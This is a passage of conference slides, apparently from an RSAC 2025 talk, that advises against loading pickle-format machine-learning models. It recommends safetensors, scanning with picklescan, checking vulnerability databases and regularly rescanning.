model = AutoModel.from_pretrained( pretrained_model_name_or_path: "google-bert/bert-base-cased", use_safetensors=True)

```

How to Safely Use Pickle Files

Just Don’t

Use a similar model in another format.

Vote with your feet.

But if You Must…

- Verify using the ***latest*** `picklescan`
- Check for known vulnerabilities (CVE database and Hugging Face)
- Rescan and recheck regularly

RSAC 2025 Conference

Never Load Untrusted Models!

RSAC 2025 Conference

Conclusion

Apply What You Have Learned Today

- **Avoid using pickle files as far as possible.**
- Take inventory of what is already in use:
  - Replace pickle files if possible (meta-llama example)
  - If no replacement, check via `picklescan` and other tools
  - Regularly check Hugging Face and/or CVE databases for known vulnerabilities (use a tool)
  - Regularly rescan (using either automation or a tool)

RSAC 2025 Conference

Questions